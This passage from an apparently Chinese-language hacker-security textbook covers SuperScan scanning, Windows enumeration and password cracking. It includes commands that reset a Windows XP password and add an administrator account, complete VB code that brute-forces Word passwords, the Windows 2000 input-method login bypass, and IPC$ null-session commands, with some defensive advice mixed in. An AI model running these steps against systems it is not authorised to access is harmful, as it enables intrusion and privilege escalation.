


图 1-4 “扫描选项”对话框

● 在“检测开放主机次数”和“检测开放服务次数”下拉项中设置扫描主机的次数，默认值为 1。也就是说，检测一台主机一次，检测开放服务一次；

● 勾选“查找主机名”复选项，在“解析通过次数”下拉项中设置主机名解析的数量，选择默认值即可。

● 勾选“获取标志”复选项，根据此时显示的信息尝试得到远程主机的回应。默认的延迟是 8000ms，如果所连接的主机较慢，可以加大连接时间。

● 在“本机 IP（用于 SYN 扫描）”下拉项中选择显示主机 IP 的类型。

● 勾选“隐藏没有开放端口的主机”复选项，扫描的主机若没有端口开放，则其 IP 地址不在扫描结果中显示。

● 勾选“使用随机 IP 和端口扫描次序”复选项，则在扫描过程中使用随机 IP 端口进行扫描。

● 右边的滚动条可以调节扫描速度，可以调节 SuperScan 在发送每个包所要等待的时间。

（4）设置完成后，返回“扫描”对话框，在“开始 IP”和“结束 IP”文本框中输入扫描的 IP 地址段，单击“”按钮完成 IP 地址的添加，如图 1-5 所示。

（5）单击“”按钮开始扫描，扫描结果如图 1-6 所示。此时在上部分显示了一个主机列表，即关于每台扫描过的主机被发现的开放端口信息，下部分则是扫描的详细信息。




图 1-5 “设置 IP”对话框




图 1-6 “扫描结果”对话框

（6）单击“查看 HTML 结果”按钮，SuperScan 将以 HTML 格式显示扫描信息的结果，如图 1-7 所示。

（7）单击“工具”选项卡，在打开的“工具”对话框中，在“主机名/IP/URL”文本框中输入扫描得到的 IP 地址或域名，选择默认的连接服务器，如图 1-8 所示。在此对话框中可以进行如下查询操作。




图 1-7 “HTML 结果”对话框




图 1-8 “工具”对话框

- 单击“查找主机名/IP”按钮，可以查看对应的主机名和 IP 地址如图 1-9 所示。
- 单击“Ping”按钮，显示利用 Ping 命令“Ping 192.168.0.2”时的回显信息，如图 1-10 所示。



图 1-9 “查找主机名/IP”对话框



图 1-10 “Ping”对话框

- 单击“路由跟踪”按钮，可以查询到目标主机的网络路由连接情况，如图 1-11 所示。这是黑客们常用的招数。

根据实际需要，还可以进行 ICMP 跟踪、HTTP 协议请求等操作。根据扫描机器的显示结果有目的的选择，可以减少不必要的操作并节省时间。

（8）单击“Windows 枚举”选项卡，如图 1-12 所示。在“主机名/IP/URL”文本框中输入扫描到的 IP 地址或域名，单击“选项”按钮，打开如图 1-13 所示的“枚举选项”对话框，在此对话框选择是否使用用户登录认证的方法。



图 1-11 “路由跟踪”对话框




图 1-12 “Windows 枚举”对话框

（9）默认情况下，左方的命令全部选择，单击“枚举”按钮，将进行左方全部命令项的操作，显示信息如图 1-14 所示。

（10）使用枚举查询时可能会相对较麻烦，因为比较扫描的结果太多，所以可以有针对性地进行扫描查看，此时勾选左方的命令项，去除别的选项即可，单击“枚举”按钮，就会显示相应的信息。例如，勾选“NetBIOS Name Table”复选项，单击“枚举”按钮，则在右方

只显示此选项的扫描结果，如图 1-15 所示。




图 1-13 “枚举选项”对话框



图 1-14 “所有信息显示”对话框




图 1-15 “单一信息显示”对话框

1.4 小结

本章通过实例介绍了黑客攻击的步骤和常用方法，让读者“小窥”黑客门径，不再感觉黑客技术是遥不可及的。

通过对扫描工具的介绍，读者可以自行尝试扫描，锻炼动手能力。同时增强自我防范意识，为保护自己的计算机信息的安全打好基础。

第2章 系统漏洞的剖析与安全策略

学习目标

通过本章的学习，使读者了解系统的各项漏洞，剖析黑客利用漏洞进行攻击的方法。例如，口令破解、输入法漏洞、UPNP 漏洞等。在了解黑客利用漏洞进行攻击的方法后，给出相应的安全防范措施，如 Windows XP 漏洞的防范，企业账户的保护等，以便使用户的系统进一步远离黑客的攻击。

2.1 口令的获取与破解剖析

口令入侵，是指利用软件破解已经得到但被加密的文档。黑客现在已采用一种可以绕开或屏蔽口令保护的程序来完成这项工作。

2.1.1 系统口令的获取和破解

系统口令破解是黑客最常用的手段之一，因为拥有了系统口令就相当于拥有了计算机的管理权限。

破解获得管理员口令的方法有很多，常用的有如下几种。

（1）简单口令破解。很多用户为了方便记忆，会使用自己、家人等的生日、电话号码、简单数字或身份证中的几位数字；有的系统管理员甚至不设密码或使用默认的口令密码，黑客通过猜测很容易破解这些密码。

（2）利用字典破解。经过简单口令破解失败后，黑客会利用字典进行破解，尝试使用字典中的所有单词进行测试。通过字典破解，可以进行重复的登录或者收集加密的口令，与加密后的字典中的口令匹配，如常用的英文单词、口令、名字等，将其集合在字典中，逐个进行测试。

（3）极度暴力破解。与用字典破解相似，攻击者尝试所有可能的字符组合方式来进行破解。一个简单的 4 个字母组合口令，在几分钟内即可被破解。所以，在口令设置时，可以在口令中设置大小写和标点，这样的组合可达数万亿种，如果按照每秒测试 100 万种组合，也需要约一个月的时间才能破解成功，这样才能达到安全的目的。

2.1.2 加密文件

对文件进行加密是保护文件的重要方式，不同的文件类型，其保密方式也不相同，因此

针对不同的加密文件要采取相应的破解方法。黑客经常破解的加密文件有如下几种。

（1）文件夹加密。对文件夹进行加密是个人和企业都经常使用的加密方法之一，这样即可以保证文件夹的安全，又能放心地使用计算机。常用的加密工具有：高强度文件夹加密大师、文件夹加密超级大师等。

（2）文件加密。对单个文件进行加密，可以更加精确地保护文件。常用的文件加密工具有：思智 ERM 文件加密软件、文件加密软件、金锁文件夹加密特警等。

金锁文件夹加密特警是一款安全性极高的、彻底隐藏文件夹的文件夹加密软件，只要记住密码，单击几下鼠标，就可以随时保护和灵活使用文件夹，而且通常几乎不占用系统资源，安全模式也有效。

（3）压缩文件加密。现行的压缩工具本身大都带有压缩加密的功能，在压缩文件时选择添加密码进行压缩即可。此类加密文件，一般只有采用暴力破解，但若密码设置长度大于 8 位，则需要很长时间才能破解。

（4）PDF 加密文件。经过加密的 PDF 文件，是无法复制其文字内容的，也无法进行打印，只有通过破解软件才能复制和打印文件。

（5）Excel 加密文件。财务部门少不了使用 Excel 软件，并且数据的保密性要求对 Excel 文件进行加密。若要破解此类加密文件，需要借助第三方软件。

（6）Word 加密。对 Word 文档进行加密是工作人员经常用到的一种方法，这样可以有效地防止文件内容泄露。如果一旦忘记加密的 Word 文档密码，此时可以使用第三方软件，或编程等方法进行破解。

2.1.3 口令破解实例

在口令破解时，针对不同的口令类型，采取的破解口令方式各不相同，下面就具体介绍几种常见的口令破解事例。

1. Windows XP 口令破解

Windows XP 功能的强大和系统界面的友好，受到了越来越多人的青睐，即使微软推出了新一代的 Vista，Windows XP 的用户仍是居高不下。

如果忘记了登录口令，则无法进入系统，重新安装系统虽然可以解决问题，但是太繁琐，此时可以使用如下方法进行破解 Windows XP 的登录口令。

并不是所有的 Windows XP 系统的登录口令都能被破解的，只有拥有如下两个条件的 Windows XP 系统登录口令才能被破解。

（1）在安装 Windows XP 系统时，系统所在的分区必须采用 FAT32 文件系统格式。

（2）设置的用户名中没有汉字。

确认要破解的登录口令系统满足上面两个条件后，可以执行如下操作来破解登录口令。

其具体操作步骤如下。

（1）启动 Windows XP 系统时，按“F8”键进入启动选择菜单，选择启动方式，这里选择“带命令行安全模式”项。

（2）启动停止后，将列出“Administrator”和其他用户的选择菜单，在此以 820525 用户为例。选择“Administrator”项后按“回车”键，进入命令行模式。

（3）在命令行模式下输入“net user 820525 820525/ADD”命令，用来更改该用户密码。命令中的“820525”是更改后的新密码。如果输入的用户不存在（820525），此时系统会自动添加此用户。

此时可以输入“net 1oca1group administrator 820525/ADD”命令，将 820525 用户升级为超级用户，得到所有权限。

（4）重新启动计算机，在登录窗口中输入更改后的密码，即可成功登录系统。

2. 找回丢失的 Word 密码

这里介绍使用穷举法破解 Word 密码的程序，并且为了简单起见，程序只针对密码是数字的情况进行了处理，字符型的密码与此类似，用户在此基础上可以自行开发。

（1）Visual Basic 与 Office 家族的联系是众所周知的，Microsoft Office 组件中的所有应用程序都内建有 VBA，因此可以通过 Visual Basic 或 VBA 操作 Word 应用程序中的对象，用穷举测试的方法达到找回丢失的密码。

（2）该程序采用 Visual Basic 编程实现，所以计算机中必须安装有 Visual Basic 应用程序及 Microsoft Office 组件。

（3）打开 Visual Basic，新建一个 Visual Basic 工程，取名 820525_Word，将启动窗体命名为 FrmMain，然后依次选择“工程”→“引用”→“Microsoft Word 8.0 Object Library”命令项。此步骤十分重要，因为必须选择这个 ActiveX 部件代码才能正确运行。

此时还要注意如果安装的是 Office 2000，则应该选择“Microsoft Word 9.0 Object Library”。

（4）依次选择“工程”→“部件”命令项，然后在打开的对话框中选择添加“Microsoft Windows common controls -2.5（sp2）”命令项，以便在窗体设计中可以使用微调控件。

（5）在新建的 FrmMain 窗体的左侧添加一个框架控件，并在此控件内加入一个驱动器列表框、一个目录列表框和一个文件列表框控件。

（6）在 FrmMain 窗体的右下方添加两个命令按钮，在右上方添加 3 个标签控件、两个文本框控件和一个微调控件。然后将框架的 Caption 属性设置为“请选择需要破译的 Word 文档”选项；保持目录列表框、驱动器列表框、文件列表框、文本框、微调控件的默认名称。

（7）将文件列表框的 Pattern 属性设置为“*.DOC”项，目的是只显示目录下的 Word 文件；将第一个标签控件 Caption 属性设置为“该程序破译八位以下纯数字组合 Word 文档密码”项。

（8）将第二个标签 Caption 属性设置成“解密进度”项，将第三个标签 Caption 属性设置成“请选择破译密码位数”项；将第二个文本框的 Text 属性设置成“4”，也就是默认密码位数。

将微调按钮的 BuddyControl 属性设置成 Text2，此时则可以和第二个文本框关联。将 BuddyProperty 改成 Text，Max、Min 属性分别设置成“8”和“1”，表示密码的最长和最短位数。

将 Wrap 属性设置成 True，将 Increment 属性设置成“1”，以便每单击一次加 1 或减 1；将两个命令按钮的名称分别改成“cmdopendoc”和“cmdquit”，Caption 属性分别设置为“文

件打开”和“系统退出”。

下面是完整的源程序，还可以通过设置断点来跟踪密码生成部分，具体的代码如下所示：

```
Private Sub cmdopendoc_Click()
Dim wd As New Word.Application
Dim strpath As String
Dim pass As String
Dim J, K, Pass_long As Integer
Dim Max_num, Min_num, I As Long
strpath = File1.Path & "\" & File1.FileName
On Error Resume Next
' 程序开始
Pass_long = Val(Text2.Text)
Max_num = 10 ^ Val(Text2.Text)

Min_num = 10 ^ (Val(Text2.Text) - 1)
Flag = 0
For K = 0 To Pass_long - 1
Max_num = 10 ^ (Pass_long - K)
Min_num = 10 ^ (Pass_long - (K + 1))
For J = 0 To Pass_long - 1
cmdopendoc.MousePointer = 11
For I = IIf(Pass_long - K = 1, 0, Min_num) + J To Max_num Step Pass_long
Text1.Text = pass
Text1.Refresh
pass = String(K, "0") & I
Flag = wd.Documents.Open(FileName:=strpath, passworddocument:=pass)
' 如果解密成功，打开文档，显示密码，退出过程
If Flag <> 0 Then
Label1.Caption = "文档密码"
Label1.Refresh
Text1.Text = pass
wd.Visible = True
cmdopendoc.MousePointer = 0
Exit Sub
End If
Next I
Next J
Next K
MsgBox "密码位数不对，请重新输入"
End Sub
Private Sub cmdquit_Click()
End
End Sub
Private Sub Dir1_Change()
File1.Path = Dir1.Path
End Sub
Private Sub Drive1_Change()
Dir1.Path = Drive1.Drive
End Sub
```

```
Private Sub File1_DblClick()
Call cmdopendoc_Click
End Sub
```

需要注意的是，利用穷举法进行解密文件十分占用系统资源，在进行解密的过程中不要运行其他应用程序，以免造成机器出现死机现象。在熟悉了解此程序后，用户可自行进行其功能的扩展。

2.2 系统常见漏洞

系统是由程序员开发出来的，在开发过程中难免存在错误，因此系统也会存在一些漏洞。漏洞即指程序在设计时因考虑不周全，当程序遇到一个看似合理，但实际无法处理的问题时，引发的不可预见的错误。

2.2.1 输入法漏洞

在 Windows 2000 系统中，存在输入法漏洞。在登录 Windows 2000 时，同时按下 Ctrl+Shift 键，切换至全拼输入法。右键单击弹出的输入法状态条，依次选择“帮助”→“输入指南→“选项”→“跳转到 URL”命令项，随后即可输入各类命令。

此时使用系统的“net”命令，即可添加系统管理员用户，获得管理员权限，实现对计算机的控制。

针对此种漏洞，可以使用如下方法进行防御。

（1）在任务栏最下方，右键单击“输入法”命令项，在弹出的快捷菜单中选择“设置”命令项，打开如图 2-1 所示的“文字服务和输入语言”对话框，点选多余的输入法，单击“删除”按钮删除该输入法即可。




图 2-1 “文字服务和输入语言”对话框

（2）更新 Windows 2000 系统版本到 Service Pack 1 以上，或者直接安装 Service Pack 1 以上的 Windows 2000 版本。

2.2.2 NetBIOS 的信息泄露

NetBIOS 的共享入侵是 Windows NT 系统的最大问题，是黑客针对 NT 系统构架最常用的入侵方法。特别是 IPC$Null session（空会话）在 NT 系统中都是已知的安全隐患。下面来了解空会话将给入侵者带来何种信息。

具体操作如下所示：

```
net use \\server\IPC$ "" /user:""  //此命令用来建立一个空会话
net view \\server                  //此命令用来查看远程服务器的共享资源
```

```
\\pc1
\\pc2
```

命令成功完成。

```
net time \\server          //此命令用来得到一个远程服务器的当前时间
nbtstat -A server          //此命令用来得到远程服务器的 NetBIOS 用户名字表，如下表所示
```

NetBIOS 远程服务器用户名表

名　字	类　型	状　态
NULL	<00> UNIQUE	Registered
NULL	<20> UNIQUE	Registered
INTERNET	<00> GROUP	Registered
XIXI	<03> UNIQUE	Registered
INet~Services	<1C> GROUP	Registered
IS~NULL.....	<00> UNIQUE	Registered
INTERNET	<1E> GROUP	Registered
ADMINISTATOR	<03> UNIQUE	Registered
INTERNET	<1D> UNIQUE	Registered
